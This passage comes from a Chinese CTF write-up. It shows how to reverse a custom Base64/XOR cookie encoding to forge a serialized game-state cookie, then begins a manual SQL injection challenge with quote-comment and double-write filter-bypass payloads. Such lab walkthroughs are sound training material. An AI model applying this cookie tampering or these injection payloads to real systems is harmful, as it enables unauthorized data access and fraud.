                enc1 = chr1 >> 2;
                enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
                enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
                enc4 = chr3 & 63;
                if (isNaN(chr2)) {
                        enc3 = enc4 = 64;
                } else if (isNaN(chr3)) {
                        enc4 = 64;
                }
                output = output +
                _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
                _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
        }
        return output;
}
```

```
// public method for decoding
this.decode = function (input) {
        var output = "";
        var chr1, chr2, chr3;
        var enc1, enc2, enc3, enc4;
        var i = 0;
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        while (i < input.length) {
                enc1 = _keyStr.indexOf(input.charAt(i++));
                enc2 = _keyStr.indexOf(input.charAt(i++));
                enc3 = _keyStr.indexOf(input.charAt(i++));
                enc4 = _keyStr.indexOf(input.charAt(i++));
                chr1 = (enc1 << 2) | (enc2 >> 4);
                chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
                chr3 = ((enc3 & 3) << 6) | enc4;
                output = output + String.fromCharCode(chr1);
                if (enc3 != 64) {
                        output = output + String.fromCharCode(chr2);
                }
                if (enc4 != 64) {
                        output = output + String.fromCharCode(chr3);
                }
        }
        //output = _utf8_decode(output);
        return output;
}
```

被注释掉了

3、开始逆运算，仔细看 script.js 里的 decode_create() 方法。如下图所示，我们相当于现在一至 result3，要求计算出 result。




```
function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}
```

求出 result 后需要对其使用 base64.js 里的 encode() 方法进行加密，但是不能调用 _utf8_encode() 这个私有方法。因为之前解密的时候使用base64.js 里的 decode() 方法里将 _utf8_decode() 注释掉了。

```
逆运算蓝框所示内容，代码如下：
result3="O:5:\"human\":10:{s:8:\"xueliang\";i:870;s:5:\"neili\";i:819;s:5:\"lidao\";i:89;s:6:\"dingli\";i:63;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:999999;s:4:\"flag\";s:1:\"0\";}"
result = ""
for (i = 0; i < result3.length; i++) {
    var num = result3[i].charCodeAt();
    num = num + ((i % 10) + 2);
    num = num ^ i;
    result += String.fromCharCode(num)
}
```

控制台执行以上代码：




```
>> result3="O:5:\"human\":10:{s:8:\"xueliang\";i:870;s:5:\"neili\";i:819;s:5:\"lidao\";i:89;s:6:\"dingli\";i:63;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:999999;s:4:\"flag\";
   s:1:\"0\";}"
   result = ""
   for (i = 0; i < result3.length; i++) {
       var num = result3[i].charCodeAt();
       num = num + ((i % 10) + 2);…
<- "Q<;<,j{qcp.698N\u008dkRPV0no}jislm0#s\u001e\u001c\u001f\u0014gYbg\u0014\u000cXAC^_\u0004uE\u000e\u0008\u0001\u000bwMz\u0007~\u0016RQVY5h\u00011\u0000\u0006}y?vv
   f =69>?t\u0015%\u0014he\u001f/fgbv!     \u0013\u0013\u0019\u0014\u000f@'\u0007(R/\u0011(WRV\u0002\u0019\u0003\u001b\u000e\u0005\\G\u0017DJ?\u0005<ÁÄ¦îéöë\u0007áþ¦Íç°ºÏéÐ¬Ð¸\u0011ñøõÿî²ßïÚ¤\u009dx\u009c\u0099ä\u008cÓßÐÙÑ\u008e
   \u0093Ãîïñóñ÷\u008f\u008bÁ\u0088\u0082ø\u0090ÔÊÑ×\u009aÿ¹\u0082û\u0086îüêõI"
>> result
<- "Q<;<,j{qcp.698N\u008dkRPV0no}jislm0#s\u001e\u001c\u001f\u0014gYbg\u0014\u000cXAC^_\u0004uE\u000e\u0008\u0001\u000bwMz\u0007~\u0016RQVY5h\u00011\u0000\u0006}y?vv
   f =69>?t\u0015%\u0014he\u001f/fgbv!     \u0013\u0013\u0019\u0014\u000f@'\u0007(R/\u0011(WRV\u0002\u0019\u0003\u001b\u000e\u0005\\G\u0017DJ?\u0005<ÁÄ¦îéöë\u0007áþ¦Íç°ºÏéÐ¬Ð¸\u0011ñøõÿî²ßïÚ¤\u009dx\u009c\u0099ä\u008cÓßÐÙÑ\u008e
   \u0093Ãîïñóñ÷\u008f\u008bÁ\u0088\u0082ø\u0090ÔÊÑ×\u009aÿ¹\u0082û\u0086îüêõI"
>>
```

之后就需要按照 base64.js 里的 encode() 内容来加密，但是不能调用_utf8_encode() 这个私有方法：

```
var output = "";
var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
var i = 0;
input = result;
while (i < input.length) {
    chr1 = input.charCodeAt(i++);
    chr2 = input.charCodeAt(i++);
    chr3 = input.charCodeAt(i++);
    enc1 = chr1 >> 2;
    enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
    enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
    enc4 = chr3 & 63;
    if (isNaN(chr2)) {
        enc3 = enc4 = 64;
    } else if (isNaN(chr3)) {
        enc4 = 64;
    }
    output = output + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
}
```


同样在控制台执行一下：



```
>> var output = "";
   var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
   var i = 0;
   input = result;
   while (i < input.length) {
       chr1 = input.charCodeAt(i++);
       chr2 = input.charCodeAt(i++);
       chr3 = input.charCodeAt(i++);
       enc1 = chr1 >> 2;
       enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
       enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
       enc4 = chr3 & 63;
       if (isNaN(chr2)) {
           enc3 = enc4 = 64;
       } else if (isNaN(chr3)) {
           enc4 = 64;
       }
       output = output + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
   }
<- "UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo/BTzBxKbu6fbrB+H+ps3nsLrP6dCs0LgR8fj1/+6y3+
   /apJ3XnJnkjNPf0NnRjpPD7u/x8/H3j4vBiIL4kNTK0dea/7mC+4bu/Or1SQ=="
>> decode_create(output)
<- "O:5:\"human\":10:{s:8:\"xueliang\";i:870;s:5:\"neili\";i:819;s:5:\"lidao\";i:89;s:6:\"dingli\";i:63;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:999999;s:4:\"flag\";s:1:\"0\";}"
>>
```


验证一下脚本执行结果

接下来只需要执行 encodeURIComponent()方法，然后再传入Cookie 中即可：




```
function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace('"', "").replace("'", "");
```

故在浏览器控制台继续执行：



```
>> haha=encodeURIComponent(output)
← "UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nsLrP6dCs0LgR8fj1%2F%2B6y3
%2B%2FapJ3XnJnkjNPf0NnRjpPD7u%2Fx8%2FH3j4vBiIL4kNTK0dea%2F7mC%2B4bu%2FOr1SQ%3D%3D"
>> document.cookie='user='+haha
⚠ 由于 Cookie “user”的“sameSite”属性设置为“none”，但缺少“secure”属性，此 Cookie 未来将被拒绝。若要了解“sameSite“的更多信息，请参阅：https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite    debugger eval code:1
← "user=UTw7PCxqe3FjcC42OThOjWtSUFYwbm99amlzbG0wI3MeHB8UZ1liZxQMWEFDXl8EdUUOCAELd016B34WUlFWWTVoATEABn15P3Z2CmYgPTY5Pj90FSUUaGUfL2ZnYnYhCRMTGRQPQCcHKFIvEShXUlYCGQMbDQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nsLrP6dCs0LgR8fj1%2F%2B6y3
%2B%2FapJ3XnJnkjNPf0NnRjpPD7u%2Fx8%2FH3j4vBiIL4kNTK0dea%2F7mC%2B4bu%2FOr1SQ%3D%3D"
>>
```

4、成功修改完 Cookie 后，刷新页面查看“属性”，金钱已经变为999999：



123.206.31.85:1616/wulin.php?action=map&n=1

血量:870

内力:819

力道:89

定力:63

外功:花拳绣腿

内功:基本内功


经验:一窍不通

冶炼:弱不禁风

金钱:999999两

提示：每次练功和赚钱都会消耗5秒的时间,请您耐心等待。


5、接下来就是花钱到商店里买完所有的技能学会如来神掌，再到讨伐页面讨伐老魔就能得到flag：



你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!flag{a13d82fe0daf4730eac8f8e0d4c17e72}

No.6 sql 注入手工绕过

1、查看解题链接：




多次

150

http://123.206.87.240:9004


本题有2个flagflag均为小写flag格式 flag{}



123.206.87.240:9004/1ndex.php?id=1


There is nothing.

2、在 id=1 后面增加单引号则报错，增加`'--+`则正常回显，判断存在SQL注入：



123.206.87.240:9004/1ndex.php?id=1%27


Error,Error,Error!



123.206.87.240:9004/1ndex.php?id=1%27--+


There is nothing.

3、尝试`?id=1' or 1=1--+`也报错，可能存在过滤；尝试双写绕过`?id=1'oorr 1=1--+`返回正常：



123.206.87.240:9004/1ndex.php?id=1' or 1=1--+

